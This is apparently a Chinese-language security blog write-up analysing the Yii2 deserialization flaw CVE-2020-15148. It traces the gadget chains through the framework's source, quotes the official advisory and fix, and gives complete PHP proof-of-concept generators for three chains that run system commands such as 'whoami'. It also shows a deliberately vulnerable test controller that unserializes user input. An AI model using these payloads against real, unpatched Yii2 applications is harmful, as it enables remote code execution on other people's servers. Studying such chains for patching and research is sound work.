

前段时间分析了tp框架的rce，现在开始分析序列化，就从yii的框架序列化开始，可能又是漫长的一天或者2天~

# Yii2 反序列化漏洞(CVE-2020-15148)

## 1.1漏洞概述

Yii是一套基于组件、用于开发 大型 Web应用的高性能PHP框架。Yii2 2.0.38 之前的版本存在反序列化漏洞，程序在调用unserialize 时，攻击者可通过构造特定的恶意请求执行任意命令。

## 1.2环境搭建

[github下载地址 2.0.37版本](#)

然后修改 /config/web.php 文件17行 cookieValidationKey ,可以随便定义

不然程序会报错。

## yii框架简单学习

[运行应用](#)

### 应用结构


应用中最重要的目录和文件（假设应用根目录是 basic）：

basic/	应用根目录
composer.json	Composer 配置文件，描述包信息
config/	包含应用配置及其它配置
console.php	控制台应用配置信息
web.php	Web 应用配置信息
commands/	包含控制台命令类
controllers/	包含控制器类
models/	包含模型类
runtime/	包含 Yii 在运行时生成的文件，例如日志和缓存文件
vendor/	包含已经安装的 Composer 包，包括 Yii 框架自身
views/	包含视图文件
web/	Web 应用根目录，包含 Web 入口文件
assets/	包含 Yii 发布的资源文件（javascript 和 css）
index.php	应用入口文件
yii	Yii 控制台命令执行脚本

Yii 实现了[模型-视图-控制器 \(MVC\)](#)设计模式，这点在上述目录结构中也得以体现。models 目录包含了所有[模型类](#)，views 目录包含了所有[视图脚本](#)，controllers 目录包含了所有[控制器类](#)。

## 请求生命周期

以下图表展示了一个应用如何处理请求：



1. 用户向**入口脚本** `web/index.php` 发起请求。
2. 入口脚本加载应用**配置**并创建一个**应用**实例去处理请求。
3. 应用通过**请求**组件解析请求的**路由**。
4. 应用创建一个**控制器**实例去处理请求。
5. 控制器创建一个**动作**实例并针对操作执行过滤器。
6. 如果任何一个过滤器返回失败，则动作取消。
7. 如果所有过滤器都通过，动作将被执行。
8. 动作会加载一个数据模型，或许是来自数据库。
9. 动作会渲染一个视图，把数据模型提供给它。
10. 渲染结果返回给**响应**组件。
11. 响应组件发送渲染结果给用户浏览器。

```
1 | http://hostname/index.php?r=site/say&message=Hello+world
```

上面 URL 中的参数 `r` 需要更多解释。它代表**路由**，(类似于tp中的s)是整个应用级的，指向特定操作的独立 ID。路由格式是 `控制器 ID/操作 ID`。应用接受请求的时候会检查参数，使用控制器 ID 去确定哪个控制器应该被用来处理请求。然后相应控制器将使用操作 ID 去确定哪个操作方法将被用来做具体工作。

而上面的 `site` 表示控制器 `say` 表示方法 `message` 表示方法介绍的参数。

现在基本上了解的差不多了，其实类似于 tp

## 1.3漏洞演示

在 `controller` 目录创建一个 `Testcontroller.php` 做为漏洞的入口 `unserialize`

```
1 | <?php
2 | namespace app\controllers;
3 | use Yii;
```

```

4 use yii\web\Controller;
5 use yii\filters\VerbFilter;
6 use yii\filters\AccessControl;
7 use app\models\LoginForm;
8
9 class TestController extends \yii\web\Controller
10 {
11     public function actionExp($data){
12         return unserialize(base64_decode($data));
13     }
14 }
15 ?>

```


然后利用网上的exp进行生成

```

1 <?php
2     namespace yii\rest{
3         class CreateAction{
4             public $checkAccess;
5             public $id;
6
7             public function __construct(){
8                 $this->checkAccess = 'phpinfo';
9                 $this->id = '1';
10            }
11        }
12    }
13    namespace Faker{
14        use yii\rest\CreateAction;
15        class Generator{
16            protected $formatters;
17
18            public function __construct(){
19                $this->formatters['close'] = [new CreateAction(), 'run'];
20            }
21        }
22    }
23    namespace yii\db{
24        use Faker\Generator;
25
26        class BatchQueryResult{
27            private $_dataReader;
28
29            public function __construct(){
30                $this->_dataReader = new Generator;
31            }
32        }
33    }
34    namespace{
35        echo base64_encode(serialize(new yii\db\BatchQueryResult));
36    }
37    ?>

```

然后打过去 `url?r=test/exp&data=[payload]`



## PHP Version 7.3.4

System	Windows NT LX-DELL 10.0 build 18363 (
Build Date	Apr 2 2019 21:50:57
Configure	M40X645 06-m... 2017

## 1.4漏洞分析

我们先去看看github上的commit记录这样便于我们找到利用链

```
framework/CHANGELOG.md
@@ -4,6 +4,7 @@ Yii Framework 2 Change Log
4 4 2.0.38 under development
5 5
6 6
7 7 + Bug: (CVE-2020-15148) Disable unserialization of 'yii\db\BatchQueryResult' to prevent remote code execution in case application calls unserialize()
8 8 on user input containing specially crafted string (samdark, russtone)
9 9
10 10 - Enh #18213: Do not load fixtures with circular dependencies twice instead of throwing an exception (JesseHines0)
11 11 - Bug #18066: Fix 'yii\db\Query::create()' wasn't using all info from 'withQuery()' (maximkou)
12 12 - Bug #18269: Fix integer safe attribute to work properly in 'yii\base\Model' (Ladone)

framework/db/BatchQueryResult.php
@@ -223,4 +223,15 @@ private function getDbDriverName()
223 223
224 224 return null;
225 225 }
226 226
227 227 /**
228 228 * Unserialization is disabled to prevent remote code execution in case application
229 229 * calls unserialize() on user input containing specially crafted string.
230 230 * @see CVE-2020-15148
231 231 * @since 2.0.38
232 232 */
233 233 public function __wakeup()
234 234 {
235 235 throw new \BadMethodCallException('Cannot unserialize ' . __CLASS__);
236 236 }
237 237 }
```

上图就是与 cve-2020-15148 相关的所有更新，可以看到就只是在 yii\db\BatchQueryResult 类里添加了一个 \_\_wakeup 方法，而 \_\_wakeup 方法在类被反序列化时会自动被调用，而这里这么写，目的就是在当 BatchQueryResult 类被反序列化时就直接报错，避免反序列化的发生，也就避免了漏洞

那从上面的信息就可以知道 BatchQueryResult 肯定是这个反序列化链中的一环，而且一般都是第一环，所以咱们就直接去看这个类吧

## 静态跟踪分析

反序列化利用链的关键函数就是 \_\_wakeup 以及 \_\_destruct，所以，我们直接看 \_\_destruct

```

76  /**
77   * Destructor.
78   */
79   public function __destruct()
80   {
81       // make sure cursor is closed
82       $this->reset();
83   }
84   /**
85   * Resets the batch query.
86   * This method will clean up the existing batch query so that a new batch query can be performed.
87   */
88   public function reset()
89   {
90       if ($this->_dataReader !== null) {
91           $this->_dataReader->close();
92       }
93       $this->_dataReader = null;
94       $this->_batch = null;
95       $this->_value = null;
96       $this->_key = null;
97   }

```

destruct 方法里调用了 reset 方法，reset方法里又调用了 close 方法，然后去全局搜索 close() 方法

close()

Aa \*

25 文件中有 45 个结果 - 在编辑器中打开

jquery.min.js vendor\bower-ass... 1

jquery.min.js vendor\bower-ass... 1

jquery-1.12.js vendor\bower-as... 1

jquery-2.2.js vendor\bower-ass... 1

Yii2.php vendor\codeception\m... 1

ConnectionWatcher.php vend... 1

DomainPart.php vendor\gu... 1

AppendStream.php vendor\gu... 2

BufferStream.php vendor\guzz... 2

CachingStream.php vendor\gu... 3

FnStream.php vendor\guzzleht... 1

public function close() X

PumpStream.php vendor\guzzl... 1

Stream.php vendor\guzzlehttp\... 2

StreamDecoratorTrait.php ven... 2

bootstrap.min.js vendor\phpun... 2

StreamInterface.php vendor\p... 1

UnifiedDiffAssertTraitTest.php... 4

SwiftMailerTestCase.php vend... 1

BatchQueryResult.php vendor... 1

Connection.php vendor\yiiisoft... 4

DataReader.php vendor\yiiisoft... 1

DbSession.php vendor\yiiisoft\y... 3

Session.php vendor\yiiisoft\yii2\... 6

bs4-native.min.js vendor\yiiisof... 1

bs4-native.min.js vendor\yiiisof... 1

vendor > guzzlehttp > psr7 > src > FnStream.php > PHP Intelephense > FnStream

75 // If any of the required methods were not provide

76 // proxy to the decorated stream.

77 foreach (array\_diff(self::\$slots, array\_keys(\$meth

78 \$methods[\$diff] = [\$stream, \$diff];

79 }

80

81 return new self(\$methods);

82 }

83

84 public function \_\_toString()

85 {

86 return call\_user\_func(\$this->\_fn\_\_toString);

87 }

88

89 public function close()

90 {

91 return call\_user\_func(\$this->\_fn\_close);

92 }

93

94 public function detach()

95 {

96 return call\_user\_func(\$this->\_fn\_detach);

97 }

98

99 public function getSize()

100 {

101 return call\_user\_func(\$this->\_fn\_getSize);

102 }

103

104 public function tell()

就可能一个有问题，但是参数我们控制不了，只能放弃。

之后才意识到 `$this->_dataReader->close()` 这里可以利用魔术方法 `__call`（在对象上下文中调用不可访问的方法时触发），于是开始全局搜索 `__call`，出现了很多结果，但是最好利用的一个是 `/vendor/fzaninotto/faker/src/Faker/Generator.php`，它的 `__call` 方法是这样的

```

277     /**
278      * @param string $method
279      * @param array $attributes
280      *
281      * @return mixed
282      */
283     public function __call($method, $attributes)
284     {
285         return $this->format($method, $attributes);
286     }
287

```

然后跟进 format 方法

```

226     public function format($formatter, $arguments = array())
227     {
228         return call_user_func_array($this->getFormatter($formatter), $arguments);
229     }
230
231     /**
232      * @param string $formatter
233      *
234      * @return Callable
235      */
236     public function getFormatter($formatter)
237     {
238         if (isset($this->formatters[$formatter])) {
239             return $this->formatters[$formatter];
240         }
241         foreach ($this->providers as $provider) {
242             if (method_exists($provider, $formatter)) {
243                 $this->formatters[$formatter] = array($provider, $formatter);
244                 return $this->formatters[$formatter];
245             }
246         }
247         throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
248     }
249
250

```

format里调用了call\_user\_func\_array, \$formatter 与 \$arguments 我们都不可控,

目前 \$formatter='close'才触发\_\_call, \$arguments 为空。

但是没关系 \$formatter 传到了 \$this->getFormatter(),在这个方法中, \$this->formatters 是我们可控的, 这也就意味着 getFormatter 方法的返回值是可控的

也就是说call\_user\_func\_array这个函数的第一个参数可控, 第二个参数为空,我们要找一个无参数的方法,并且直接找的调用了call\_user\_func函数的无参方法。构造正则: `function \w+\(\) ?\n?\{(.?\n)+call_user_func` 去搜索。发现 rest/CreateAction.php 以及 rest/IndexAction.php 都特别, 很好利用

下面如: CreateAction.php

```

> rbac 36
> requirements 37
> rest 38
  > CreateAction.php 39
> test 40
> validators 41
> views 42
> web 43
> widgets 44
  > .gitignore 45
  > .htaccess 46
  > CHANGELOG.md 47
  > composer.json 48
  > LICENSE.md

36     * Creates a new model.
37     * @return \yii\db\ActiveRecordInterface the model newly created
38     * @throws ServerHttpException if there is any error when creating the model
39     */
40     public function run()
41     {
42         if ($this->checkAccess) {
43             call_user_func($this->checkAccess, $this->id);
44         }
45
46         /* @var $model \yii\db\ActiveRecord */
47         $model = new $this->modelClass([
48             'scenario' => $this->scenario,

```


可见 \$this->checkAccess 以及 \$this->id 都可控, 那这条利用链不就成了吗!!

使用利用链

```
1 yii\db\BatchQueryResult::__destruct() -> Faker\Generator::__call() ->
  yii\rest\CreateAction::run()
```

poc

```
1 <?php
2 namespace yii\rest{
3     class CreateAction{
4         public $checkAccess;
5         public $id;
6         public function __construct(){
7             $this->checkAccess = 'system';
8             $this->id = 'whoami';
9         }
10    }
11 }
12 namespace Faker{
13     use yii\rest\CreateAction;
14     class Generator{
15         protected $formatters;
16         public function __construct(){
17             $this->formatters['close'] = [new CreateAction(), 'run'];
18         }
19     }
20 }
21 namespace yii\db{
22     use Faker\Generator;
23     class BatchQueryResult{
24         private $_dataReader;
25         public function __construct(){
26             $this->_dataReader = new Generator;
27         }
28     }
29 }
30 namespace{
31     echo base64_encode(serialize(new yii\db\BatchQueryResult));
32 }
33 ?>
```



lx-dell\dell

成功~ 需要注意的是在写框架exp的序列化时候需要使用命名空间和use去指定需要的类

## 动态跟踪分析

因为自己习惯了vscode, 而且vscode调试不起这个框架 呜呜呜~ 就不写了哈(主要是太懒了)

## 1.5攻击流程

```

public function __destruct()
{
    $this->reset();
}
public function reset()
{
    if ($this->_dataReader !== null) {
        $this->_dataReader->close();
    }
}

public function __call($method, $attributes)
{
    return $this->format($method, $attributes);
}
public function format($formatter, $arguments = array())
{
    //formatter=close
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}
public function getFormatter($formatter)
{
    if (isset($this->formatters[$formatter])) {
        return $this->formatters[$formatter];
    }
}

public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }
}

```

BatchQueryResult类

让他等于另一个类，因为另一个类没有close方法就会调用\_\_call方法

Generayor类

通过控制数组里面的值去调用run方法，run方法我们都可以控制

CreateAction类

## 官方修复

[Github修复地址](#)



# Unsafe unserialization

samdark published GHSA-699q-wcff-g9mj on 15 Sep 2020

Severity	Packages	Affected versions	Patched versions	CVE identifier
high	yiisoft/yii2 (composer)	<2.0.38	2.0.38	CVE-2020-15148

**Impact**

Remote code execution in case application calls `unserialize()` on user input containing specially crafted string.

**Patches**

2.0.38

**Workarounds**

Add the following to BatchQueryResult.php:

```
public function __sleep()
{
    throw new \BadMethodCallException('Cannot serialize ' . __CLASS__);
}

public function __wakeup()
{
    throw new \BadMethodCallException('Cannot unserialize ' . __CLASS__);
}
```

**For more information**

If you have any questions or comments about this advisory, [contact us through security form](#).

**Credits**

@r russtone Anton Prokhorov

## 1.6扩展

看文章分析师傅们还找到了好久，那自己也来学习学习

## 开始挖掘

从github commit记录我们已经知道新版本的 `BatchQueryResult` 类已经无法反序列化了，那么我们就需要找一些其它的类了

找其他的类的方式也很简单，全局搜索 `__destruct` 与 `__wakeup` 函数，然后一个个排查

`__wakeup` 函数都没啥可利用的，但是有几个 `__destruct` 函数可能存在

## 第一条链

继续看其它的，接下来登场的是 `Codeception\Extension\RunProcess` ,我们来看下它的 `__destruct` 方法

```
__destruct
替换 AB
15 文件中有 16 个结果 - 在编辑器中打开
RunProcess.php codeception/c... 1
public function __destruct() 1
1.php exp 1
public function __destruct() 1
攻击流程.php exp 1
public function __destruct() 1
Generator.php tzaninotto/faker... 1
public function __destruct() 1
FnStream.php guzzlehttp/psr7... 2
public function __destruct() 1
unserialize would allow the __destruct... 106
Stream.php guzzlehttp/psr7/src 1
public function __destruct() 108
CallCenter.php phpspec/proph... 1
if ' __destruct' === strtolower($meth... 110

codeception > codeception > ext > RunProcess.php > PHP Intelephense > RunProcess > stopProcess
91
92
93
94 public function __destruct()
95 {
96     $this->stopProcess();
97 }
98 public function stopProcess()
99 {
100     foreach (array_reverse($this->processes) as $process) {
101         /** @var $process Process */
102         if (!$process->isRunning()) {
103             continue;
104         }
105         $this->output->debug('[RunProcess] Stopping ' . $process->getCommandLine());
106         $process->stop();
107     }
108     $this->processes = [];
109 }
110
```

从上述代码可以看到 `$this->processes` 可控，那也就意味着 `$process` 可控，然后下面又调用了 `$process->isRunning()` ,这不又可以接上第一条利用链的 `__call` 方法开头的后半段吗？

然后利用链变成：

```
1 Codeception\Extension\RunProcess::__destruct() -> Faker\Generator::__call() -  
> yii\rest\IndexAction::run()
```

## poc1

```
1 <?php  
2 namespace yii\rest{  
3     class CreateAction{  
4         public $checkAccess;  
5         public $id;  
6         public function __construct(){  
7             $this->checkAccess = 'system';  
8             $this->id = 'whomai';  
9         }  
10    }  
11 }  
12 namespace Faker{  
13     use yii\rest\CreateAction;  
14     class Generator{  
15         protected $formatters;  
16         public function __construct(){  
17             // 这里需要改为isRunning  
18             $this->formatters['isRunning'] = [new CreateAction(), 'run'];  
19         }  
20     }  
21 }  
22 // poc2  
23 namespace Codeception\Extension{  
24     use Faker\Generator;  
25     class RunProcess{  
26         private $processes;  
27         public function __construct()  
28         {  
29             $this->processes = [new Generator()]; //数组  
30         }  
31     }  
32 }  
33 namespace{  
34     // 生成poc  
35     echo base64_encode(serialize(new Codeception\Extension\RunProcess()));  
36 }  
37 ?>
```

挖掘出的第一个和官方的第一个差不多~

## 第二条链

然后再来看看类 `Swift\KeyCache\DiskKeyCache`，看看它的 `__destruct`

```

286  /**
287   * Destructor.
288   */
289   public function __destruct()
290   {
291       foreach ($this->keys as $nsKey => $null) {
292           $this->clearAll($nsKey);
293       }
294   }
295 }

```

跟进clearAll方法

```

220  /**
221   * Clear all data in the namespace $nsKey if it exists.
222   *
223   * @param string $nsKey
224   */
225   public function clearAll($nsKey)
226   {
227       if (array_key_exists($nsKey, $this->keys)) {
228           foreach ($this->keys[$nsKey] as $itemKey => $null) {
229               $this->clearKey($nsKey, $itemKey);
230           }
231           if (is_dir($this->path.'/'.$nsKey)) {
232               rmdir($this->path.'/'.$nsKey);
233           }
234           unset($this->keys[$nsKey]);
235       }
236   }

```

这里的 `$this->keys` 以及 `$nsKey`, `$itemKey` 啥的都是我们可控的, 所以是可以执行到 `$this->clearKey` 的, 跟进去

```

207  /**
208   * Clear data for $itemKey in the namespace $nsKey if it exists.
209   *
210   * @param string $nsKey
211   * @param string $itemKey
212   */
213   public function clearKey($nsKey, $itemKey)
214   {
215       if ($this->hasKey($nsKey, $itemKey)) {
216           $this->freeHandle($nsKey, $itemKey);
217           unlink($this->path.'/'.$nsKey.'/'.$itemKey);
218       }
219   }

```

这里的 `$this->path` 也可控, 这就方便了, 可以看到这里是进行了一个字符串拼接操作, 那么意味着可以利用魔术方法 `__toString` 来触发后续操作

全局搜索一下 `__toString` 方法。然后就找一个可以利用的

就拿 `See.php` 中的 `__toString` 举例,代码如下:

```

76  /**
77   * Returns a string representation of this tag.
78   */
79   public function __toString() : string
80   {
81       return $this->refers . ($this->description ? ' ' . $this->description->render() : '');
82   }
83 }
84

```

可以看到 `$this->description` 可控，又可以利用 `__call`，新链出炉：

```

1  Swift_KeyCache_DiskKeyCache ->
   phpDocumentor\Reflection\DocBlock\Tags\See::__toString()->
   Faker\Generator::__call() -> yii\rest\IndexAction::run()

```

## poc2

```

1  <?php
2  namespace yii\rest{
3      class CreateAction{
4          public $checkAccess;
5          public $id;
6
7          public function __construct(){
8              $this->checkAccess = 'system';
9              $this->id = 'ls';
10         }
11     }
12 }
13
14 namespace Faker{
15     use yii\rest\CreateAction;
16
17     class Generator{
18         protected $formatters;
19
20         public function __construct(){
21             // 这里需要改为isRunning
22             $this->formatters['render'] = [new CreateAction(), 'run'];
23         }
24     }
25 }
26
27 namespace phpDocumentor\Reflection\DocBlock\Tags{
28
29     use Faker\Generator;
30
31     class See{
32         protected $description;
33         public function __construct()
34         {
35             $this->description = new Generator();
36         }
37     }
38 }
39 namespace{
40     use phpDocumentor\Reflection\DocBlock\Tags\See;
41     class Swift_KeyCache_DiskKeyCache{

```

```

42     private $keys = [];
43     private $path;
44     public function __construct()
45     {
46         $this->path = new See;
47         $this->keys = array(
48             "Firebasky"=>array("is"=>"good")
49         );
50     }
51 }
52 // 生成poc
53 echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache()));
54 }
55 ?>

```

这个链的利用方法和前面不一样，就是多走了几步。

## 攻击流程

```

public function __destruct()//DiskKeyCache
{
    foreach ($this->keys as $nsKey => $null) {
        $this->clearAll($nsKey);
    }
}
public function clearAll($nsKey)
{
    if (array_key_exists($nsKey, $this->keys)) {
        foreach ($this->keys[$nsKey] as $itemKey => $null) {
            $this->clearKey($nsKey, $itemKey);
        }
    }
}
public function clearKey($nsKey, $itemKey)
{
    if ($this->hasKey($nsKey, $itemKey)) {
        $this->freeHandle($nsKey, $itemKey);
        unlink($this->path.'/'.$nsKey.'/'.$itemKey);//调用__toString
        //$this->path=new See()
    }
}

public function __toString()//See.php
{
    return $this->refs . ($this->description ? ' ' . $this->description->render() : '');
    //$this->description =new Generator()
}

public function __call($method, $attributes)//Generator
{
    return $this->format($method, $attributes);
}
public function format($formatter, $arguments = array())
{
    //formatter=render
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}
public function getFormatter($formatter)
{
    if (isset($this->formatters[$formatter])) {
        return $this->formatters[$formatter];
    }
}

public function run()
{
    if ($this->checkAccess) {
        call_user_func($this->checkAccess, $this->id);
    }
}

```

拼接字符串

调用没有的方法去执行 \_\_call方法

## 1.7总结

---

- 该框架存在多个序列化漏洞，自己会慢慢的寻找
- 更加深入的学习了序列化和其利用
- 更加了解了搜索信息的重要性和正则表达式的重要性

## 1.8参考

---

[https://blog.csdn.net/xuandao\\_ahfengren/article/details/111259943?utm\\_source=app&app\\_version=4.5.1](https://blog.csdn.net/xuandao_ahfengren/article/details/111259943?utm_source=app&app_version=4.5.1)

[https://blog.csdn.net/he\\_and/article/details/108684623?utm\\_source=app&app\\_version=4.5.1](https://blog.csdn.net/he_and/article/details/108684623?utm_source=app&app_version=4.5.1)

<https://xz.aliyun.com/t/8082#toc-8>